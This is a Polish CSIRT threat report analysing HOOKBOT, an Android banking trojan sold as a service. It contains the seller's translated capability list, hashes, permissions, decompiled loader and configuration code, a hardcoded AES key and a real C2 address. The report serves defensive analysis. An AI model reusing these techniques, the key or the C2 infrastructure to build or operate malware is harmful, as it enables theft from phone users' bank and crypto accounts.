KNF CSIRT

HOOKBOT

malware mobilny

Wygenerowano przy pomocy midjourney.com.

Styczeń 2023

Opracowanie: Łukasz Cepok, Michał Strzelczyk (analiza dynamiczna)

Threat Actor Duke Eugene na kilku forach przestępczych wystawił oprogramowanie HOOKBOT na sprzedaż. Ogłoszenie zostało opublikowane 12 stycznia 2023.


Oprogramowanie jest opisane jako następca malware ERMAC, który występował w dwóch wersjach: ERMAC i ERMAC2, a jego twórcą był Duke Eugene. Szereg funkcjonalności jest charakterystyczny dla trojanów bankowych przeznaczonych na urządzenia działające pod kontrolą platformy Android.

W polskiej cyberprzestrzeni występowały już kampanie z wykorzystaniem złośliwego oprogramowania, którego twórcą był Duke Eugene.

Oprogramowanie działa w modelu Malware-as-a-Service.

W ogłoszeniu poza opisem są wymienione funkcjonalności malware.

Zespół CSIRT KNF pozyskał próbki złośliwego oprogramowania oraz przeprowadził ich analizę czego wynikiem jest niniejszy raport.



Zamieszczone ogłoszenie na forum.

PL: Pozdrawiam wszystkich!
Miło mi poinformować o wydaniu nowego oprogramowania dla systemu Android Bot Hook

Funkcjonalność panelu:
- Filtrowanie/Szukanie
- Kontrola uprawnień
- Rozbudowane statystyki
- Autokomendy
- Phishing
- Inteligentne zastrzyki (interakcja z posiadaczem w czasie rzeczywistym)
- Motyw dnia/nocy
- Wybór języka (angielski, chiński, rosyjski)
- Autoryzacja w przypadku kilkukrotnego wprowadzenia nieprawidłowego hasła za pośrednictwem bota telegramu, wykonana w celu uniknięcia bruteforce konta.
- Możliwość odbierania logów z wtrysku do bota tg
- Powiadomienie bota tg, jeśli bot jest ponownie online.
- Wygodne sortowanie

Zbuduj funkcjonalność:
- Historia połączeń.
- Pobierz kontakt
- Dodaj kontakt
- Lokalizacja
- Pobierz zdjęcia
- Otwórz aplikację
- Wyślij wiadomość whatsapp
- Zadzwoń
- VNC
- Menedżer plików
- Przekieruj sms
- Wyślij sms
- Wysyłanie wiadomości SMS do kontaktów użytkownika
- USSD
- Przekierowanie połączeń
- Wyślij push
- Pobierz konta
- Lista zainstalowanych aplikacji
- Lista SMS-ów
- Otwórz wstrzyknięcie
- Zaktualizuj listę wstrzyknięć
- Otwórz link
- Usunąć aplikację
- Odczytanie Gmaila
- Uzyskaj prawa administratora
- Zrób zrzut ekranu
- Wyczyść pamięć podręczną/pamięć aplikacji
- Wyciągnij ficzery LED (8 portfeli)
- Wyłącz PlayProtect
- Keylogger
- Ukryj smsy
- Wyłącz dźwięk
- Odczytaj pchnięcie
- Wyczyść pchnięcie
- Zablokuj urządzenie

Funkcjonalność konstruktora:

- Zastąp bota po zainstalowaniu wybranych 10 aplikacji. Po podmianie ikona zostanie zastąpiona i uruchomiona zostanie aplikacja, która została zastąpiona.

- Ukrywa ikonę na niektórych urządzeniach. Nie może działać jednakowo wszędzie, powłoka androida jest zbyt różna.

- Można dodać czarną nakładkę w momencie uprawnień do auto-click, aby posiadacz nie widział.

- Blokada emulatorów, RU i CIS.

- Wyświetlanie nad oknami - rozdzielczość jest dostępna domyślnie, bez prokliencji - wykorzystujemy błąd firmware Xiaomi.

- Blokowanie 130 antywirusów i optymalizatorów baterii

- Wielojęzyczność

- Przeciwdziałanie usuwaniu

- Blokada wyłączająca dostępność

- Dual Sim

- Działa na wszystkich urządzeniach i dostaje uprawnienia automatycznie, w tym na Honor i Xiaomi i Android 8-13.

Tłumaczenie ogłoszenia na polski.

Analiza statyczna

App name: Google Chrome
Md5: b94d51553afdccec965580ef1737f416
Sha1: c0002024e3a3468449aa15e1f8cd3ef1899b54b4
Sha256:48f23e5276fed57e2cd5986163f6ea13a0bfcb8bd63c71cf19eb09478f1bd1c8
Package: com.cijaliyuvomolo.joveni
Main Activity: com.cijaliyuvomolo.joveni.xucacodaluda
Icon SHA1: 3d3ecfed8d2a8a711b370593f33bcc839f2787c7

CERTYFIKAT:

Subject: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, E=android@android.com
Valid From: 2008-02-29 01:33:46+00:00
Valid To: 2035-07-17 01:33:46+00:00
Issuer: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, E=android@android.com
md5: e89b158e4bcf988ebd09eb83f5378e87
sha1: 61ed377e85d386a8dfee6b864bd85b0bfaa5af81
sha256:a40da80a59d170caa950cf15c18c454d47a39b26989d8b640ecd745ba71bf5dc
Fingerprint:f9f32662753449dc550fd88f1ed90e94b81adef9389ba16b89a6f3579c112e75

AndroidManifest.xml

PERMISSION	DESCRIPTION
android.permission.ACCESS_BACKGROUND_LOCATION	Allows an app to access location in the background.
android.permission.ACCESS_COARSE_LOCATION	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.CALL_PHONE	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.
android.permission.CAMERA	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.GET_ACCOUNTS	Allows access to the list of accounts in the Accounts Service.
android.permission.GET_TASKS	Allows application to retrieve information about currently and recently running tasks. May allow malicious applications to discover private information about other applications.
android.permission.READ_CALL_LOG	Allows an application to read the user's call log.
android.permission.READ_CONTACTS	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_EXTERNAL_STORAGE	Allows an application to read from external storage.
android.permission.READ_PHONE_NUMBERS	Allows read access to the device's phone number(s). This is a subset of the capabilities granted by READ_PHONE_STATE but is exposed to instant applications.

Przykładowe uprawnienia zdefiniowane w AndroidManifest.xml

Złośliwe oprogramowanie podszywa się pod przeglądarkę Chrome. Jednak w AndroidManifest.xml zostały zdeklarowane bardzo wysokie uprawnienia, których prawdziwa aplikacja nie potrzebuje.

To pierwsza cecha na podstawie której można wywnioskować, że jest to malware, ponieważ są to charakterystyczne uprawnienia dla trojanów bankowych. Zdefiniowane uprawnienia pozwalają aplikacji na przeglądanie wiadomości tekstowych SMS, kontrolowanie połączeń głosowych, dostępu do lokalizacji GPS, aparatu fotograficznego oraz inne.

Kolejne informacje, które można uzyskać z metadanych aplikacji (strona 4):
- bardzo długa data ważności certyfikatu,
- certyfikat jest domyślny.

Zidentyfikowaliśmy około 420 aplikacji podpisanych tym samym certyfikatem. Aplikacje te nie są powiązane z oprogramowaniem HOOK.

Fragment AndroidManifest.xml wskazujący jeden z „punktów wejściowych” aplikacji.

Z folderu /assets/ jest dekodowany plik BWMHh.json. Po zdekodowaniu pliku przyjmuje on postać pliku .dex - format skompilowanego kodu wykonywalnego dla systemu Android.

Ładowanie następuje za pomocą DexClassLoader.

Po załadowaniu zdekodowanego pliku do dekompilatora otrzymujemy właściwy plik kodu, który posiada funkcje malware.

```
// String Decryptor: 1 succeeded, 0 failed
static String MTH3421(String[] strArray) {
    return "DynamicOptDex";
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3422(String[] strArray) {
    return "check the main aim";
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3423(String[] strArray) {
    return "mOuterContext";
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3424(String[] strArray) {
    return "BWMHhk.json";
}
```

Wskazana w kodzie nazwa pliku z dodatkowym kodem.

```
public boolean MTH3378(String s) {
    this.FLD1748 = this.FLD1750 * 67 + 0x3F / this.FLD1761;
    try {
        this.FLD1750 = 0x401F3 / this.FLD1748 + 95894 / this.FLD1761;
        this.FLD1757 = (Context)Context.class.newInstance();
    }
    catch(Exception unused_ex) {
    }

    for(int v = 0; v < 7; ++v) {
        this.FLD1748 = this.FLD1750 + this.FLD1761 / 0xED784 + 0x51C85;
    }

    CLS116 sSoUpEfDcDsYoOoIjRnAmXoMzZyOo0 = new CLS116();
    this.FLD1750 = this.FLD1761 * this.FLD1748 - 0xD9BB1;
    return sSoUpEfDcDsYoOoIjRnAmXoMzZyOo0.MTH5023(s, this.FLD1757, this.nazwa_jsona);
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3379(String[] strArray) {
    return "android.app.LoadedApk";
}
```

Ładowanie dodatkowego kodu do zainstalowanej fałszywej aplikacji.

W załadowanym dodatkowym kodzie znajduje się wiele klas i metod. Podczas przeglądania ich, można natrafić na zmienne konfiguracyjne, które ma zaimplementowane złośliwe oprogramowanie.

W zmiennych konfiguracyjnych są wypisane takie elementy jak:

- adres C2,
- nazwa aplikacji,
- nazwa kampanii,
- nazwa injectu (nakładki/okienka, która wyświetla się na urządzeniu) dla wymuszenia uprawnienia do ułatwień dostępu,
- klucz do algorytmu szyfrowania AES.

Accessibility Service - pozwala aplikacji na uzyskanie persystencji oraz eskalację uprawnień. W AndroidManifest.xml istnieją wskazania, że malware będzie wykorzystywał tą funkcjonalność.

```
    public static final boolean FLD5350;
    public static final boolean FLD5351;
    public static final String FLD5352;
    public static final String FLD5353;
    public static final String FLD5354;
    public static final String FLD5355;
    public static final String FLD5356;
    public static final String FLD5357;
    public static final String[] FLD5358;

    static {
        CLS2179.FLD5349 = CLS597.MTH4453("%debug1%", "%debug%");
        CLS2179.FLD5350 = CLS597.MTH4453("%blockCIS1%", "%blockCIS%");
        CLS2179.FLD5351 = CLS597.MTH4453("%addWaitView1%", "%addWaitView%");
        CLS2179.FLD5352 = "http://193.233.196.2:3434";
        CLS2179.FLD5353 = "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf";
        CLS2179.FLD5354 = "USA";
        CLS2179.FLD5355 = "Google Chrome";
        CLS2179.FLD5356 = "Google Chrome";
        CLS2179.FLD5357 = "%Enable_Accessibility_Service%";
        CLS2179.FLD5358 = new String[]{"android.permission.WRITE_EXTERNAL_STORAGE", "android.
    }

    public static String MTH12204() {
        return CLS2179.FLD5353;
    }
```

Zdeklarowane zmienne konfiguracyjne.

Wartości zmiennych mimo ich deklaracji, często są wpisywane „na sztywno” w funkcjach oprogramowania, np.: klucz do AES-CBC. Za pomocą tego klucza jest szyfrowany ładunek (payload) komunikacji z serwerem zarządzającym złośliwym oprogramowaniem.

```
    goto label_3231;
label_191:
    s23 = s7;
    Object[] arr_object = new Object[1];
    try {
        String s24 = jSONObject3.toString();
        CLS597.MTH4456(s24, "data.toString()");
        s25 = CLS1845.MTH10990(s24, "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf");  // klucz deszyfrującu do AES
    }
    catch(Throwable throwable2) {
        goto label_256;
    }

    try {
        arr_object[0] = s25;
        goto label_231;
    }
    catch(Throwable throwable2) {
    }
```

Wartość klucza do AES wpisana „na sztywno”, mimo wcześniejszego zdeklarowania go w zmiennych konfiguracyjnych.

```
.method public static MTH10990(String, String)String
.registers 7
const-string          v0, "key"
invoke-static         CLS597->MTH4457(Object, String)V, p1, v0
new-instance          v0, SecretKeySpec
sget-object           v1, CLS1234->FLD3019:Charset
invoke-virtual        String->getBytes(Charset)[B, p1, v1
move-result-object    p1
const-string          v2, "this as java.lang.String).getBytes(charset)"
invoke-static         CLS597->MTH4456(Object, String)V, p1, v2
sget-object           v3, CLS1845->FLD4605:CLS1896
invoke-virtual        CLS1896->MTH11168()Object, v3
move-result-object    v3
check-cast            v3, String
invoke-direct         SecretKeySpec-><init>([B, String)V, v0, p1, v3
sget-object           p1, CLS1845->FLD4607:CLS1896
invoke-virtual        CLS1896->MTH11168()Object, p1
move-result-object    p1
check-cast            p1, String
invoke-static         Cipher->getInstance(String)Cipher, p1
move-result-object    p1
const-string          v3, "getInstance(MODE)"
invoke-static         CLS597->MTH4456(Object, String)V, p1, v3
new-instance          v3, IvParameterSpec
sget-object           v4, CLS1845->FLD4606:CLS1896
invoke-virtual        CLS1896->MTH11168()Object, v4
move-result-object    v4
check-cast            v4, String
invoke-virtual        String->getBytes(Charset)[B, v4, v1
move-result-object    v4
invoke-static         CLS597->MTH4456(Object, String)V, v4, v2
invoke-direct         IvParameterSpec-><init>([B)V, v3, v4
const/4               v4, 1
invoke-virtual        Cipher->init(I, Key, AlgorithmParameterSpec)V, p1, v4, v0, v3
invoke-virtual        String->getBytes(Charset)[B, p0, v1
move-result-object    p0
invoke-static         CLS597->MTH4456(Object, String)V, p0, v2
invoke-virtual        Cipher->doFinal([B)[B, p1, p0
move-result-object    p0
const-string          p1, "cipher.doFinal(value.toByteArray())"
invoke-static         CLS597->MTH4456(Object, String)V, p0, p1
const/4               p1, 0
invoke-static         Base64->encodeToString([B, I)String, p0, p1
move-result-object    p0
const-string          p1, "encodeToString(values, Base64.DEFAULT)"
invoke-static         CLS597->MTH4456(Object, String)V, p0, p1
return-object         p0
.end method
```

Implementacja szyfrowania AES-CBC.

W kodzie znajdują się metody odpowiadające za komunikację z panelem operatora złośliwego oprogramowania.

Komunikacja z serwerem zarządzającym (Command&Control / C2) odbywa się na porcie 3434.

Panel administracyjny serwera zarządzającego jest wystawiony na standardowym porcie www/http - 80.

```
public CLS571() {
    String s = "";
    super();
    this.FLD1554 = new CLS566(this, 0);
    this.FLD1555 = new CLS566(this, 1);
    this.FLD1556 = new CLS566(this, 2);
    this.FLD1557 = new CLS566(this, 3);
    this.FLD1558 = new CLS566(this, 4);
    this.FLD1559 = new CLS566(this, 5);
    this.FLD1560 = new CLS566(this, 6);
    this.FLD1561 = new CLS566(this, 7);
    this.FLD1562 = new CLS566(this, 8);
    try {
        Log.i(CLS571.FLD1568, "init");
        CLS258 a00 = CLS258.FLD3334;
        a00.MTH7712("http://193.233.196.2:3434");
        Object[] arr_object = CLS1246.MTH7040(CLS1243.MTH7023("http://193.233.196.2:3434", " ", ""), new String[]{";"}).MTH9699(new String[0]);
        if(arr_object != null) {
            String[] arr_s = (String[])arr_object;
            a00.MTH7712(arr_s[a00.MTH7743() % arr_s.length]);
            String s1 = String.valueOf(a00.MTH7743() + 1);
            CLS258.MTH7723(CLS258.FLD3336, "numUrl", s1);
            String s2 = CLS258.MTH7722(a00, "urlAdminPanel");
            if(s2 != null) {
                s = s2;
            }
```

("http://193.233.196.2:3434"

Zdeklarowany adres serwera Command & Control.

Zaimplementowane funkcjonalności

Aplikacja posiada w kodzie zaimplementowane funkcjonalności. Przykładowe z nich zostały przedstawione poniżej.

W klasie wraz z obsługą poleceń serwera Command & Control, są zadeklrowane ciągi znakowe, które jednoznacznie sugerują swoje przeznaczenie. Nawiązują one do aplikacji obsługujących portfele kryptowalut oraz suffixów do wywołań systemowych.


```
String s = "viewid";
String s1 = "extra";
String s2 = "trust";
String s3 = "toshi";
String s4 = "piuk";
String s5 = "mycelium";
String s6 = "tel:";
String s7 = "android.intent.action.CALL";
String s8 = "id";
CLS2038 a0 = CLS2038.FLD5083;
String s9 = "bitcoincom";
String s10 = "metamask";
switch(c0.FLD1573) {
```

